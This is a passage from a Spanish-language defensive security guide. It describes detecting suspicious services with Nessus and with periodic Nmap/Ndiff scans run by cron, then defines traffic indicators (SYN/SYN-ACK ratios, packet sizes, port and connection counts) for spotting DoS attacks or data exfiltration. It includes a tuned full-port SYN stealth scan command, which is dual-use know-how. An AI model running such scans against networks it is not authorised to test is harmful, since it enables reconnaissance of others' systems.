


Ilustración 62. Configuración plantilla escaneo con Nessus

Tras pulsar en *Submit* para guardar esta pestaña, se salta a la pestaña *Credentials*, en la que no se modificará nada, y luego se accederá a la pestaña *Plugins* en la que se deshabilitaran todos puesto que no se quiere buscar vulnerabilidades en los servicios sino que simplemente se desea detectar servicios levantados. Esta pestaña tendría el siguiente aspecto:




Ilustración 63. Configuración plantilla de escaneo con Nessus.

Se pulsa a *Submit* y se llega a la última pestaña, *Preferences*. En el desplegable *Ping the remote host* es posible configurar de forma detallada los *Ping* realizados en la etapa inicial del análisis, así como la información que se muestra sobre este tema en el informe final. Se puede elegir, por ejemplo, que se muestren o no en el informe los equipos que se han detectado como apagados (opción '*Make the dead hosts appear in the report*'). En nuestro caso esta pestaña quedaría de la siguiente forma:

Ilustración 64. Configuración plantilla de escaneo con Nessus

Una vez definida la política se guarda y se puede probar contra los rangos de red que se especifiquen. Un resultado de un informe final tras un análisis con esta determinada política tendría el siguiente aspecto:




Ilustración 65. Informe de resultados tras escaneo

Como se ve en la imagen anterior, si se selecciona uno de los equipos que ha detectado como activo, se puede ver todos los puertos que ha detectado abiertos en este equipo y el nombre de los servicios asociados.

En *Nessus*[205] es posible planificar las auditorías de manera diaria, semanal, mensual o anual, con lo que planificando un escaneo de este tipo de manera periódica nos puede ser útil para alertarnos sobre servicios sospechosos detectados.

Por otro lado comentar que es fundamental tener controlado al máximo los siguientes equipos:

- Servidores en nuestra red que aceptan conexiones directamente desde Internet y cuáles de ellos tienen una aplicación cliente vulnerable de ser explotada.
- Servicios abiertos a Internet que pueden ser fácilmente explotables a través de un ataque directo.
- Cuáles de mis sistemas internos se conectan a Internet, y cuales tienen *software* cliente explotable.

Detección de servicios sospechosos con *Nmap*

Nmap[206] es una herramienta gratuita, de código abierto bajo licencia GPL, que nos permite escanear de forma rápida redes de gran tamaño. Entre sus usos más habituales se encuentran el descubrimiento del estado de puertos de comunicaciones y el descubrimiento de los servicios disponibles en un servidor, así como sus versiones e incluso obtener información adicional acerca de servicios y equipos a través de la ejecución de *scripts* convenientemente elaborados.

205 **Sacando provecho a Nessus 5**
http://www.securityartwork.es/2012/04/27/sacando-provecho-a-nessus-5/
206 **Nmap**
http://nmap.org/

Un ejemplo de escaneo apropiado y optimizado[207] para escanear una red local sería el siguiente:

```
Nmap –sS –p- --initial-rtt-timeout 4 --max-rtt-timeout 8 --max-retries 2 --min-hostgroup 255 <rango_red> -oX resultados.xml
```

- **sS:** SYN Stealth. Envía un SYN. Es la técnica usada por defecto. Rápida, fiable y relativamente sigilosa. También denominada *half-open scan*.
- ***Closed*:** Recibe RST.
- ***Open*:** Recibe SYN/ACK.
- ***Filtered:*** *ICMP unreachable* o expira el *timeout*.
- **-p- :** escanea todos los puertos.
- **--min-rtt-timeout <msec>, --max-rtt-timeout <msec>, --initial-rtt-timeout <msec>:** cuando *Nmap* envía una sonda, mantiene el canal abierto a la espera de una respuesta, si no la recibe en un determinado tiempo, pasa a la siguiente tarea. Estos parámetros indican el tiempo que *Nmap* tiene que esperar hasta que la sonda se descarte.
- **--max-retries:** número de veces que *Nmap* debe retransmitir una sonda antes de descartarla definitivamente. Un valor cerca de 0 hará que el escaneo sea muy rápido pero impreciso. Se deberá fijar en función de la fiabilidad de la red.
- **--min-hostgroup <num>:** Objetivos en paralelo. Establece el límite mínimo de objetivos que se pueden analizar de forma concurrente.
- **oX <fichero>:** opción que además de mostrar la salida por pantalla de los resultados de Nmap los guarda en un fichero en formato XML.

Nmap incluye diversas herramientas entre las que se encuentran *Ndiff*[208], herramienta para la comparación de diferentes análisis realizados por *Nmap*. A

207 **Optimizando Nmap**
http://www.securityartwork.es/2011/11/17/optimizando-nmap/
208 **Ndiff**
http://nmap.org/ndiff/

partir de los ficheros de salida de dos análisis diferentes realizados con *Nmap* sobre la misma red, muestra las diferencias existentes entre ellos. Si se ejecuta:

```
ndiff resultados1.xml  resultados2.xml
```

Donde *resultados1.xml* y *resultados2.xml* son los ficheros con los resultados de dos escaneos con *Nmap* en días diferentes, se podrá ver si hay algún nuevo puerto abierto o cerrado entre los dos escaneos.

Así pues es posible analizar de manera periódica nuestras redes con *Nmap* y comprobar con *Ndiff* los cambios que ocurran en las mismas alertándonos de posibles servicios sospechosos detectados o de servicios que inicialmente estaban disponibles pero han dejado de estar levantados. No sería difícil realizar un *script* que periódicamente realice un análisis con *Nmap* y que posteriormente analice la diferencia entre el resultado actual y el del periodo anterior, enviándonos por correo electrónico el resultado de la comparación. Un posible ejemplo de este tipo de *scripts* sería el siguiente:

1º Definimos las redes a revisar en un fichero:

```
cd /root/scans/

echo 192.168.0.0/23 > redes_objetivo
```

2º Lo lanzamos semanalmente en el *cron*:

```
cd /etc./cron.weekly/

pico -w /etc/cron.weekly/lanzaNmap.sh
```

3º *script* para lanzarlo en el *cron* y que nos envíe el resultado por correo;

```
#!/bin/bash

(/root/scans/nmap_discover.sh 2>&1 | mail -s "Informe Nmap Semanal"

administrador@tudominio.com)
```

4º El *script* en cuestión *nmap_discover.sh*:

```
#!/bin/sh

date=`date +%F`

cd /root/scans

nmap –sS –p- --initial-rtt-timeout 4 --max-rtt-timeout 8 --max-retries 2

--min-hostgroup 255 redes_objetivo -oX scaneo-$date



if [ -f scaneo-prev.xml ]; then

ndiff scaneo-prev.xml scaneo-$date.xml > diff-$date

echo "*** Resultados NDIFF ***"

cat diff-$date

echo

fi

echo "*** Resultados Nmap ***"

cat scaneo-$date.nmap

ln -sf scaneo-$date.xml scaneo-prev.xml
```

6.2.1.3.2. Capa de Transporte. Indicadores estadísticos

Una de las tareas más importantes a realizar para poder detectar una APT consiste en conocer la red lo máximo posible, intentar controlar qué es normal y que no[209]. En el caso de la capa de transporte ésto no es una excepción y es por ello que es necesario definir una serie de indicadores que ayuden a detectar de una manera rápida que algo anómalo sucede en nuestra red. En este apartado por tanto se definen unos posibles indicadores que no son únicos y que pueden ampliarse y mejorarse para cada organización.

209 **Análisis de estadísticas de red como herramienta de detección de incidencias** http://www.securityartwork.es/2013/04/26/analisis-de-estadisticas-de-red-como-herramienta-de-deteccion-de-incidencias/

Relación TCP SYN, TCP SYN/ACK y RST

Un indicador que resulta útil para detectar alguna anomalía en nuestra red es la correspondencia que debe existir entre TCP SYN y TCP SYN/ACK. En condiciones normales el número de TCP SYN debe encontrarse próximo al de TCP SYN/ACK. Por tanto si existe una diferencia pronunciada entre ambos valores esto puede indicar una anomalía en nuestra red. Con ésto es posible detectar sobretodo ataques de denegación de servicio de tipo TCP SYN *flood*. A continuación puede verse una gráfica con un comportamiento normal:




Ilustración 66. Relación TCP/SYN-TCP/SYN/ACK

En la siguiente imagen puede apreciarse cómo el número de TCP SYN en un punto determinado ha superado de manera muy pronunciada al valor de TCP SYN/ACK:




Ilustración 67. Relación TCP/SYN-TCP/SYN/ACK (Ataque DoS)

Además de ataques de denegación de servicio, gracias a este indicador es posible detectar el envío de información de un equipo a través de paquetes TCP SYN hacia el exterior y que no recibe respuesta del receptor a través de alguna técnica C*overt Channels* (técnicas que serán tratadas en puntos posteriores).

Otro indicador en esta misma línea es el número de TCP RST respecto a TCP SYN. Este indicador puede darnos algún indicio de que un equipo interno está realizando un escaneo o que algún equipo puede estar realizando una extracción de información, mediante una técnica de *Covert Channels* o simplemente una mala

configuración de algún dispositivo, pero no deja lugar a dudas que existe un comportamiento anómalo que requiere ser investigado. Este tipo de indicador resultará de utilidad para el equipo de seguridad.

Tamaño de los paquetes

Otro indicador útil dentro de nuestra organización consiste en conocer el tamaño medio de los paquetes UDP o TCP que entran y salen hacia Internet. Éste es un indicador general donde al observar una variación en el tamaño medio hará necesaria una investigación por parte de la organización. Un aumento significativo en el tamaño medio de los paquetes TCP o UDP puede venir derivado por ejemplo:

- Porque se está produciendo una extracción de información a través de TCP o UDP y durante el periodo de medición la media ha subido.
- Existen nuevas vías de comunicación hacia el exterior con paquetes TCP y UDP muy pequeños que hacen que la media baje de manera considerable.

En la imagen a continuación es posible ver un ejemplo de cómo la herramienta *NTOP*[210] tiene un indicador que mide la cantidad de paquetes superiores a un cierto tamaño.

210 **Ntop**
http://www.ntop.org




Ilustración 68. NTOP. Tamaño de los paquetes.


Estos indicadores se pueden encontrar en la parte de histórico de la herramienta, donde la información está almacenada en base de datos *RRD*[211]. Una vez se tiene la herramienta funcionando durante un periodo es posible definir los umbrales y a partir de ahí que la herramienta alerte de determinadas anomalías.

En el cuadro de mando de la herramienta *NTOP* existe también información sobre el tamaño de los paquetes, resultando de especial interés el indicador *Packets too long > 1518*, que nos indica la cantidad de paquetes demasiado grandes. Como siempre, en primera instancia será necesario conocer el valor normal de nuestra red.

211 **RRDtool**
http://oss.oetiker.ch/rrdtool/

Packets

Shortest		42 bytes
Average Size		441 bytes
Longest		23,414 bytes
Size <= 64 bytes	19.6%	30,259
64 < Size <= 128 bytes	40.2%	62,188
128 < Size <= 256 bytes	4.3%	6,593
256 < Size <= 512 bytes	4.4%	6,869
512 < Size <= 1024 bytes	3.3%	5,068
1024 < Size <= 1518 bytes	27.8%	42,898
Size > 1518 bytes	0.4%	664



Packets too long [> 1518]	0.4%	665

Ilustración 69. Cuadro de mando con tamaño de paquetes


Número de paquetes por puerto TCP

Otro indicador es el número de paquetes por puerto TCP que se han generado. Igual que en el resto de valores, éste debe ser conocido en la organización y sobretodo debe observarse de manera periódica. Si se produce una variación en este valor para el rango horario, ésto debe generar una alerta en los sistemas de la organización.

Este indicador va relacionado con el volumen de paquetes a puertos conocidos y autorizados, por periodos de tiempo. Ejemplos de este indicador sería: media del número de paquetes diario al puerto 80/TCP en horario laboral y media del número de paquetes diario al puerto 80/TCP fuera del horario del laboral. Estos indicadores alcanzan su valía cuando son observados en un histórico y podrán alertar al equipo de seguridad de que existe una desviación. Un ejemplo de una

herramienta que permite esta monitorización es *nfsen*[212] a través del *plugin* denominado *PortTracker"*:

En la figura a continuación, aparece en el centro la gráfica que representa el top 10 de puertos UDP con mayor número de paquetes. Se aprecia como existen puertos, que por regla general son poco habituales, con un volumen en paquetes superior al del protocolo DNS. Por lo tanto puede considerarse un evento susceptible de una investigación detallada.



	TCP						UDP					
	Flows		Packets		Bytes		Flows		Packets		Bytes	
Rank	Port	Count	Port	Count	Port	Count	Port	Count	Port	Count	Port	Count
1	80	210277	119	4300941	119	6283223909	53	62193	9930	90269	9930	132149462
2	119	8926	80	3127619	433	967923686	32768	3471	53	77663	9900	98183410
3	4343	4689	433	643027	80	462299754	49154	1265	9900	67123	2055	89393286

Ilustración 70. Port Tracker *Plugin*-nfsen

Número de conexiones TCP

Otro indicador de interés es el número de conexiones TCP que se producen en nuestra organización. Si se aprecia un incremento en la media diaria de conexiones

212 **Nfsen**
http://nfsen.sourceforge.net/

TCP de manera considerable debe estar justificado y controlado por el equipo de seguridad. Una herramienta para análisis de tráfico de red muy recomendable es *MRTG*[213]




Ilustración 71. Ejemplo de gráfica del número de conexiones TCP

Como con el resto de indicadores el periodo de tiempo es fundamental para fijar umbrales. Dado que siempre existen por regla general periodos de mayor actividad en la red.

Volumen de tráfico

Este indicador recoge el volumen de tráfico en un determinado periodo de tiempo. Es decir, se define una serie de umbrales de la cantidad de tráfico, por ventanas de tiempo, de manera que sea más restrictiva en determinadas ventanas temporales. Básicamente, en horario laboral tendremos cierto volumen de tráfico que acotaremos por umbrales y lo mismos ocurrirá fuera del horario de trabajo habitual. Un aspecto a contemplar en horario no laboral, es la variación de tráfico que viene determinada por las copias de seguridad, que en caso de hacerse entre servidores, 